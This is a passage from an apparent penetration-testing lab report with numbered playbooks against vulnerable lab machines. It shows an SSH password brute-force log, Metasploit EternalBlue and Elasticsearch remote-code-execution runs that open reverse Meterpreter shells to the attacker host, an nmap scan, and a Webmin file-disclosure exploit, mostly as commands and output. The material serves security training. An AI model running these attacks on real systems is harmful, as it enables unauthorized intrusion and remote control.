[-] 192.168.90.11:22 - Failed: 'darth_vader:vagrant'
[-] 192.168.90.11:22 - Failed: 'Hacker:Hacker'
[-] 192.168.90.11:22 - Failed: 'Hacker:Administrator'
[-] 192.168.90.11:22 - Failed: 'Hacker:boba_fett'
[-] 192.168.90.11:22 - Failed: 'Hacker:darth_vader'
[-] 192.168.90.11:22 - Failed: 'Hacker:Hacker'
[-] 192.168.90.11:22 - Failed: 'Hacker:jarjar_binks'
[-] 192.168.90.11:22 - Failed: 'Hacker:password123'
[-] 192.168.90.11:22 - Failed: 'Hacker:leia_organa'
[-] 192.168.90.11:22 - Failed: 'Hacker:sshd_server'
[-] 192.168.90.11:22 - Failed: 'Hacker:artoo_detoo'
[-] 192.168.90.11:22 - Failed: 'Hacker:c_three_pio'
[-] 192.168.90.11:22 - Failed: 'Hacker:greedo'
[-] 192.168.90.11:22 - Failed: 'Hacker:han_solo'
[-] 192.168.90.11:22 - Failed: 'Hacker:kylo_ren'
[-] 192.168.90.11:22 - Failed: 'Hacker:luke_skywalker'
[-] 192.168.90.11:22 - Failed: 'Hacker:ben_kenobi'

```

[-] 192.168.90.11:22 - Failed: 'sshd:sshd'
[-] 192.168.90.11:22 - Failed: 'sshd:Administrator'
[-] 192.168.90.11:22 - Failed: 'sshd:boba_fett'
[-] 192.168.90.11:22 - Failed: 'sshd:darth_vader'
[-] 192.168.90.11:22 - Failed: 'sshd:Hacker'
[-] 192.168.90.11:22 - Failed: 'sshd:jarjar_binks'
[-] 192.168.90.11:22 - Failed: 'sshd:password123'
[-] 192.168.90.11:22 - Failed: 'sshd:leia_organa'
[-] 192.168.90.11:22 - Failed: 'sshd:sshd_server'
[-] 192.168.90.11:22 - Failed: 'sshd:artoo_detoo'
[-] 192.168.90.11:22 - Failed: 'sshd:c_three_pio'
[-] 192.168.90.11:22 - Failed: 'sshd:greedo'
[-] 192.168.90.11:22 - Failed: 'sshd:han_solo'
[-] 192.168.90.11:22 - Failed: 'sshd:kylo_ren'
[-] 192.168.90.11:22 - Failed: 'sshd:luke_skywalker'
[-] 192.168.90.11:22 - Failed: 'sshd:ben_kenobi'
[-] 192.168.90.11:22 - Failed: 'sshd:chewbacca'
[-] 192.168.90.11:22 - Failed: 'sshd:Guest'
[-] 192.168.90.11:22 - Failed: 'sshd:jabba_hutt'
[-] 192.168.90.11:22 - Failed: 'sshd:lando_calrissian'
[-] 192.168.90.11:22 - Failed: 'sshd:sshd'
[-] 192.168.90.11:22 - Failed: 'sshd:vagrant'
[+] 192.168.90.11:22 - Success: 'vagrant:vagrant' 'sh: id: command not
found GNU bash, version 4.3.39(2)-release (x86_64-unknown-cygwin) These
shell commands are defined internally. Type `help' to see this list. Type
`help name' to find out more about the function `name'. Use `info bash' to
find out more about the shell in general. Use `man -k' or `info' to find
out more about commands not in this list. A star (*) next to a name means
that the command is disabled.  job_spec [&]
history [-c] [-d offset] [n] or hist> (( expression ))
if COMMANDS; then COMMANDS; [ elif C> . filename [arguments]
jobs [-lnprs] [jobspec ...] or jobs > :
kill [-s sigspec | -n signum | -sigs> [ arg... ]
let arg [arg ...] [[ expression ]] local [option]
name[=value] ... alias [-p] [name[=value] ... ] logout [n] bg
[job_spec ...] mapfile [-n count] [-O origin] [-s c>
bind [-lpsvPSVX] [-m keymap] [-f file> popd [-n] [+N | -N] break [n]
printf [-v var] format [arguments] builtin [shell-builtin [arg ...]]
pushd [-n] [+N | -N | dir] caller [expr] pwd [-
LP] case WORD in [PATTERN [| PATTERN]...)> read [-ers] [-a array] [-d
delim] [-> cd [-L|[-P [-e]] [-@]] [dir] readarray [-n count] [-
O origin] [-s> command [-pVv] command [arg ...] readonly [-aAf]
[name[=value] ...] o> compgen [-abcdefgjkusv] [-o option] > return [n]
complete [-abcdefgjkusv] [-pr] [-DE] > select NAME [in WORDS ... ;] do
COMM> compopt [-o|+o option] [-DE] [name ..> set [-abefhkmnptuvxBCHP] [-o
option-> continue [n] shift [n] coproc [NAME]
command [redirections] shopt [-pqsu] [-o] [optname ...] declare [-
aAfFgIlnRtux] [-p] [name[=v> source filename [arguments] dirs [-clpv]
[+N] [-N] suspend [-f] disown [-h] [-ar] [jobspec ...]
test [expr] echo [-neE] [arg ...] time [-p] pipeline
enable [-a] [-dnps] [-f filename] [na> times eval [arg ...]

```

```

trap [-lp] [[arg] signal_spec ...] exec [-cl] [-a name] [command [argume>
true exit [n] type [-afptP] name [name ...]
export [-fn] [name[=value] ...] or ex> typeset [-aAfFgilrtux] [-p]
name[=va> false ulimit [-
SHabcdefilmnpqrstuvxT] [lim> fc [-e ename] [-lnr] [first] [last] o> umask
[-p] [-S] [mode] fg [job_spec] unalias [-a] name
[name ...] for NAME [in WORDS ... ] ; do COMMAND> unset [-f] [-v] [-n]
[name ...] for (( exp1; exp2; exp3 )); do COMMAN> until COMMANDS; do
COMMANDS; done function name { COMMANDS ; } or name > variables - Names
and meanings of so> getopts optstring name [arg] wait [-n] [id
...] hash [-lr] [-p pathname] [-dt] [name > while COMMANDS; do COMMANDS;
done help [-dms] [pattern ...] { COMMANDS ; } sh: line 1: ?:
command not found '
[*] Command shell session 4 opened (10.10.10.30:43381 -> 192.168.90.11:22)
at 2021-06-01 01:00:13 -0400
[-] 192.168.90.11:22 - While a session may have opened, it may be bugged.
If you experience issues with it, re-run this module with 'set gatherproof
off'. Also consider submitting an issue at github.com/rapid7/metasploit-
framework with device details so it can be handled in the future.
[-] 192.168.90.11:22 - Failed: 'boba_fett:'
[-] 192.168.90.11:22 - Failed: 'darth_vader:'
[-] 192.168.90.11:22 - Failed: 'Hacker:'
[-] 192.168.90.11:22 - Failed: 'jarjar_binks:'
[-] 192.168.90.11:22 - Failed: 'password123:'
[-] 192.168.90.11:22 - Failed: 'leia_organa:'
[-] 192.168.90.11:22 - Failed: 'sshd_server:'
[-] 192.168.90.11:22 - Failed: 'artoo_detoo:'
[-] 192.168.90.11:22 - Failed: 'c_three_pio:'
[-] 192.168.90.11:22 - Failed: 'greedo:'
[-] 192.168.90.11:22 - Failed: 'han_solo:'
[-] 192.168.90.11:22 - Failed: 'kylo_ren:'
[-] 192.168.90.11:22 - Failed: 'luke_skywalker:'
[-] 192.168.90.11:22 - Failed: 'ben_kenobi:'
[-] 192.168.90.11:22 - Failed: 'chewbacca:'
[-] 192.168.90.11:22 - Failed: 'Guest:'
[-] 192.168.90.11:22 - Failed: 'jabba_hutt:'
[-] 192.168.90.11:22 - Failed: 'lando_calrissian:'
[-] 192.168.90.11:22 - Failed: 'sshd:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Q. Playbook 17: Attacking the Eternal Blue

Step 1: This exploit allows attackers to remotely execute arbitrary code and gain access to a network by sending specially crafted packets used on windows servers. Here, we can see all the compatible payloads. [124]

```

msf5 auxiliary(scanner/ssh/ssh_login) > use
exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
=====

```

#	Name	Disclosure Date	Rank
Check	Description		
-	----	-----	----
0	generic/custom		manual
No	Custom Payload		
1	generic/shell_bind_tcp		manual
No	Generic Command Shell, Bind TCP Inline		
2	generic/shell_reverse_tcp		manual
No	Generic Command Shell, Reverse TCP Inline		
3	windows/x64/exec		manual
No	Windows x64 Execute Command		
4	windows/x64/loadlibrary		manual
No	Windows x64 LoadLibrary Path		
5	windows/x64/messagebox		manual
No	Windows MessageBox x64		
6	windows/x64/meterpreter/bind_ipv6_tcp		manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager		
7	windows/x64/meterpreter/bind_ipv6_tcp_uuid		manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support		
8	windows/x64/meterpreter/bind_named_pipe		manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager		
9	windows/x64/meterpreter/bind_tcp		manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager		
10	windows/x64/meterpreter/bind_tcp_rc4		manual
No	Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)		
11	windows/x64/meterpreter/bind_tcp_uuid		manual
No	Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)		
12	windows/x64/meterpreter/reverse_http		manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)		
13	windows/x64/meterpreter/reverse_https		manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)		
14	windows/x64/meterpreter/reverse_named_pipe		manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager		
15	windows/x64/meterpreter/reverse_tcp		manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager		
16	windows/x64/meterpreter/reverse_tcp_rc4		manual
No	Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)		

17	windows/x64/meterpreter/reverse_tcp_uuid	manual
No	Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)	
18	windows/x64/meterpreter/reverse_winhttp	manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)	
19	windows/x64/meterpreter/reverse_winhttps	manual
No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)	
20	windows/x64/pingback_reverse_tcp	manual
No	Windows x64 Pingback, Reverse TCP Inline	
21	windows/x64/powershell_bind_tcp	manual
No	Windows Interactive Powershell Session, Bind TCP	
22	windows/x64/powershell_reverse_tcp	manual
No	Windows Interactive Powershell Session, Reverse TCP	
23	windows/x64/shell/bind_ipv6_tcp	manual
No	Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager	
24	windows/x64/shell/bind_ipv6_tcp_uuid	manual
No	Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support	
25	windows/x64/shell/bind_named_pipe	manual
No	Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager	
26	windows/x64/shell/bind_tcp	manual
No	Windows x64 Command Shell, Windows x64 Bind TCP Stager	
27	windows/x64/shell/bind_tcp_rc4	manual
No	Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)	
28	windows/x64/shell/bind_tcp_uuid	manual
No	Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)	
29	windows/x64/shell/reverse_tcp	manual
No	Windows x64 Command Shell, Windows x64 Reverse TCP Stager	
30	windows/x64/shell/reverse_tcp_rc4	manual
No	Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)	
31	windows/x64/shell/reverse_tcp_uuid	manual
No	Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)	
32	windows/x64/shell_bind_tcp	manual
No	Windows x64 Command Shell, Bind TCP Inline	
33	windows/x64/shell_reverse_tcp	manual
No	Windows x64 Command Shell, Reverse TCP Inline	
34	windows/x64/vncinject/bind_ipv6_tcp	manual
No	Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager	
35	windows/x64/vncinject/bind_ipv6_tcp_uuid	manual
No	Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support	
36	windows/x64/vncinject/bind_named_pipe	manual
No	Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager	

37	windows/x64/vncinject/bind_tcp	manual
No	Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager	
38	windows/x64/vncinject/bind_tcp_rc4	manual
No	Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)	
39	windows/x64/vncinject/bind_tcp_uuid	manual
No	Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)	
40	windows/x64/vncinject/reverse_http	manual
No	Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)	
41	windows/x64/vncinject/reverse_https	manual
No	Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)	
42	windows/x64/vncinject/reverse_tcp	manual
No	Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager	
43	windows/x64/vncinject/reverse_tcp_rc4	manual
No	Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)	
44	windows/x64/vncinject/reverse_tcp_uuid	manual
No	Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)	
45	windows/x64/vncinject/reverse_winhttp	manual
No	Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)	
46	windows/x64/vncinject/reverse_winhttps	manual
No	Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)	

Step 2: See all the compatible payloads and set the payload to 'windows/x64/meterpreter/reverse/reverse_tcp'.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payloads
payloads => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        .                yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT         445              yes       The target port (TCP)
  SMBDomain     .                no        (Optional) The Windows domain
  to use for authentication
  SMBPass       .                no        (Optional) The password for
  the specified username
  SMBUser       .                no        (Optional) The username to
  authenticate as
```



```
VERIFY_ARCH true yes Check if remote architecture
matches exploit Target.
VERIFY_TARGET true yes Check if remote OS matches
exploit Target.
```

Exploit target:

```
Id Name
-- ----
0 Windows 7 and Server 2008 R2 (x64) All Service Packs
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.90.11
RHOSTS => 192.168.90.11
```

Step 3: Perform the attack and if it is successfully exploited, a meterpreter session is opened.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.10.30:4444
[*] 192.168.90.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.90.11:445 - Host is likely VULNERABLE to MS17-010! -
Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.90.11:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.90.11:445 - Connecting to target for exploitation.
[+] 192.168.90.11:445 - Connection established for exploitation.
[+] 192.168.90.11:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 192.168.90.11:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.90.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65
72 20 32 Windows Server 2
[*] 192.168.90.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61
72 64 20 008 R2 Standard
[*] 192.168.90.11:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20
50 61 63 7601 Service Pac
[*] 192.168.90.11:445 - 0x00000030 6b 20 31
k 1
[+] 192.168.90.11:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 192.168.90.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.90.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.90.11:445 - Starting non-paged pool grooming
[+] 192.168.90.11:445 - Sending SMBv2 buffers
[+] 192.168.90.11:445 - Closing SMBv1 connection creating free hole
adjacent to SMBv2 buffer.
[*] 192.168.90.11:445 - Sending final SMBv2 buffers.
[*] 192.168.90.11:445 - Sending last fragment of exploit packet!
[*] 192.168.90.11:445 - Receiving response from exploit packet
[+] 192.168.90.11:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 192.168.90.11:445 - Sending egg to corrupted connection.
[*] 192.168.90.11:445 - Triggering free of corrupted buffer.
```

```

[*] Command shell session 7 opened (10.10.10.30:4444 ->
192.168.90.11:51774) at 2021-06-01 01:13:26 -0400
[+] 192.168.90.11:445 - =====
=====
[+] 192.168.90.11:445 - =====--WIN=====
=====
[+] 192.168.90.11:445 - =====
=====
shell
[*] Trying to find binary(python) on target machine
[*] Found python at 'which' is not recognized as an internal or external
command,
operable program or batch file.
[*] Using `python` to pop up an interactive shell

C:\Windows\system32>

```

R. Playbook 18: Exploiting Elasticsearch

Step 1: Elasticsearch is a Java-based open-source search enterprise engine which is used to search any kinds of documents in real time. [125]

Step 2: To achieve this exploit, we need to set the rhosts to victim machine IP address.

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > use
exploit/multi/elasticsearch/script_mvel_rce
msf5 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS
192.168.90.11
RHOSTS => 192.168.90.11
msf5 exploit(multi/elasticsearch/script_mvel_rce) > options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

  Name          Current Setting  Required  Description
  ----          -
  Proxies                no        A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS             192.168.90.11  yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT              9200           yes       The target port (TCP)
  SSL                 false          no        Negotiate SSL/TLS for outgoing
connections
  TARGETURI          /              yes       The path to the Elasticsearch
REST API
  VHOST                no             HTTP server virtual host
  WritableDir         /tmp           yes       A directory where we can write
files (only for *nix environments)

Exploit target:

  Id  Name
  --  ----

```

Step 3: Upon successful exploitation, we can see that a new meterpreter session is opened from Kali machine to Windows machine. Also, I have implemented getuid, shell commands to view all the session details.

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 10.10.10.30:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (53905 bytes) to 192.168.90.11
[*] Meterpreter session 9 opened (10.10.10.30:4444 -> 192.168.90.11:49323)
at 2021-06-01 01:27:31 -0400
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\dvy.jar' on
the target
meterpreter > getuid
Server username: METASPLOITABLE3$
meterpreter > shell
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\elasticsearch-1.1.1>ls
ls
LICENSE.txt
NOTICE.txt
README.textile
bin
config
data
lib
logs
```

S. *Playbook 19: Exploiting the Vuln OS*

Step 1: Vuln OS is a Linux based operating system with a series of vulnerable systems packed as virtual images to enhance the Pentesting skills. It has dynamically assigned IP address and the DHCP is enabled. Vuln OS VM will not be accessed directly via its VM console, nor would its operation be interrupted using VirtualBox VM controls. I have used Kali Linux as my platform to attack and find the target vuln OS username and password. [119]

Step 2: Running a 'nmap' command on kali Linux terminal shows all the open ports in the network and so I would be able to run the exploit to login into the system.

```
root@kali:/home/kali# nmap -sS -sV -sC -oN nmap_scan -v --mtu 64
192.168.100.70
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-08 13:53 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:53
```

```
Completed NSE at 13:53, 0.00s elapsed
Initiating NSE at 13:53
Completed NSE at 13:53, 0.00s elapsed
Initiating NSE at 13:53
Completed NSE at 13:53, 0.00s elapsed
Initiating Ping Scan at 13:53
Scanning 192.168.100.70 [4 ports]
Completed Ping Scan at 13:53, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:53
Completed Parallel DNS resolution of 1 host. at 13:53, 0.02s elapsed
Initiating SYN Stealth Scan at 13:53
Scanning 192.168.100.70 [1000 ports]
Discovered open port 993/tcp on 192.168.100.70
Discovered open port 3306/tcp on 192.168.100.70
Discovered open port 995/tcp on 192.168.100.70
Discovered open port 445/tcp on 192.168.100.70
Discovered open port 8080/tcp on 192.168.100.70
Discovered open port 53/tcp on 192.168.100.70
Discovered open port 143/tcp on 192.168.100.70
Discovered open port 23/tcp on 192.168.100.70
Discovered open port 110/tcp on 192.168.100.70
Discovered open port 111/tcp on 192.168.100.70
Discovered open port 139/tcp on 192.168.100.70
Discovered open port 25/tcp on 192.168.100.70
Discovered open port 80/tcp on 192.168.100.70
Discovered open port 22/tcp on 192.168.100.70
Discovered open port 512/tcp on 192.168.100.70
Discovered open port 2049/tcp on 192.168.100.70
Discovered open port 513/tcp on 192.168.100.70
Discovered open port 10000/tcp on 192.168.100.70
Discovered open port 6667/tcp on 192.168.100.70
Discovered open port 389/tcp on 192.168.100.70
Discovered open port 514/tcp on 192.168.100.70
Discovered open port 901/tcp on 192.168.100.70
Discovered open port 2000/tcp on 192.168.100.70
Completed SYN Stealth Scan at 13:53, 0.09s elapsed (1000 total ports)
Initiating Service scan at 13:53
Scanning 23 services on 192.168.100.70
Service scan Timing: About 82.61% done; ETC: 13:57 (0:00:33 remaining)
Completed Service scan at 13:56, 163.70s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.100.70.
Initiating NSE at 13:56
Completed NSE at 13:57, 73.26s elapsed
Initiating NSE at 13:57
Completed NSE at 14:00, 141.26s elapsed
Initiating NSE at 14:00
Completed NSE at 14:00, 0.00s elapsed
Nmap scan report for 192.168.100.70
Host is up (0.00090s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
```

```

22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 43:a6:84:8d:be:1a:ee:fb:ed:c3:23:53:14:14:8f:50 (DSA)
|_  2048 30:1d:2d:c4:9e:66:d8:bd:70:7c:48:84:fb:b9:7b:09 (RSA)
23/tcp    open  telnet?
25/tcp    open  smtp?
|_ smtp-commands: VulnOS.home, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
53/tcp    open  domain       ISC BIND 9.7.0-P1
| dns-nsid:
|_  bind.version: 9.7.0-P1
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_  http-server-header: Apache/2.2.14 (Ubuntu)
|_  http-title: index
110/tcp   open  pop3         Dovecot pop3d
|_ pop3-capabilities: STLS SASL RESP-CODES UIDL TOP PIPELINING CAPA
|_ ssl-date: 2021-06-08T17:58:12+00:00; +3s from scanner time.
| sslv2:
|   SSLv2 supported
|_  ciphers: none
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
|_ imap-capabilities: SORT=DISPLAY LOGIN-REFERRALS THREAD=REFERENCES
Capability IDLE IMAP4rev1 SEARCHRES CHILDREN LOGINDISABLEDA0001 THREAD=REFS
QRESYNC OK WITHIN CONTEXT=SEARCH LIST-EXTENDED LITERAL+ ESORT UIDPLUS ID
ESEARCH STARTTLS ENABLE CONDSTORE I18NLEVEL=1 SORT completed NAMESPACE
MULTIAPPEND SASL-IR UNSELECT
|_ ssl-date: 2021-06-08T17:58:12+00:00; +3s from scanner time.
| sslv2:
|   SSLv2 supported
|_  ciphers: none
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
901/tcp   open  http         Samba SWAT administration server
| http-auth:
| HTTP/1.0 401 Authorization Required\x0D
|_  Basic realm=SWAT
| http-methods:
|_  Supported Methods: GET POST
|_  http-title: 401 Authorization Required
993/tcp   open  ssl/imap?
|_ ssl-date: 2021-06-08T17:57:57+00:00; +3s from scanner time.
| sslv2:
|   SSLv2 supported

```

```
|_ ciphers: none
995/tcp open ssl/pop3s?
|_ ssl-date: 2021-06-08T17:57:57+00:00; +3s from scanner time.
| sslv2:
|   SSLv2 supported
|_ ciphers: none
2000/tcp open sieve          Dovecot timsieved
2049/tcp open nfs            2-4 (RPC #100003)
3306/tcp open mysql?
|_ mysql-info: ERROR: Script execution failed (use -d to debug)
6667/tcp open irc            IRCnet ircd
8080/tcp open http           Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_ Potentially risky methods: PUT DELETE
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Apache Tomcat
10000/tcp open http           MiniServ 0.01 (Webmin httpd)
|_ http-favicon: Unknown favicon MD5: 1F4BAEFFD3C738F5BEDC24B7B6B43285
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Host: irc.localhost; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Host script results:

```
|_ clock-skew: mean: 2s, deviation: 0s, median: 2s
| nbstat: NetBIOS name: VULNOS, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   VULNOS<00>          Flags: <unique><active>
|   VULNOS<03>          Flags: <unique><active>
|   VULNOS<20>          Flags: <unique><active>
|   \x01\x02_MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<1d>       Flags: <unique><active>
|   WORKGROUP<1e>       Flags: <group><active>
|_  WORKGROUP<00>       Flags: <group><active>
|_ smb2-time: Protocol negotiation failed (SMB2)
```

NSE: Script Post-scanning.

```
Initiating NSE at 14:00
Completed NSE at 14:00, 0.00s elapsed
Initiating NSE at 14:00
Completed NSE at 14:00, 0.00s elapsed
Initiating NSE at 14:00
Completed NSE at 14:00, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 378.88 seconds
Raw packets sent: 1004 (44.152KB) | Rcvd: 1001 (40.120KB)
```

Step 3: Here, I used 'Minserv 0.01 (webmin httpd)' to download the exploit and perform that on Victim machine. Firstly, I tried to access the apache logs for file disclosure. Then, we search for error logs and found that "/dolibaar-3.0.0/" has been accessed and so I tried to get the port access.




Fig. 904. Downloading the Webmin 0.01 exploit file.

Step 4: I used a 'perl' command to look into the logs because it is text editor enabled.

```

root@kali:/home/kali# perl /home/kali/Downloads/2017.pl 192.168.100.70
10000 /var/log/apache2/access.log 0 | more
WEBMIN EXPLOIT !!!!! coded by UmZ!
Comments and Suggestions are welcome at umz32.dll [at] gmail.com
Vulnerability disclose at securitydot.net
I am just coding it in perl 'cuz I hate PHP!
Attacking 192.168.100.70 on port 10000!
FILENAME: /var/log/apache2/access.log

FILE CONTENT STARTED
-----
127.0.0.1 - - [06/Jun/2021:07:00:01 +0200] "GET /drupal6/cron.php HTTP/1.1"
200 553 "-" "curl/7.19.7 (i486-pc-linux-gnu) li
bcurl/7.19.7 OpenSSL/0.9.8k zlib/1.2.3.3 libidn/1.15"
127.0.0.1 - - [06/Jun/2021:07:01:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:07:06:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:07:11:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun1/2021:07:16:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:07:21:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:07:26:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"

```

```

127.0.0.1 - - [06/Jun/2021:07:31:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
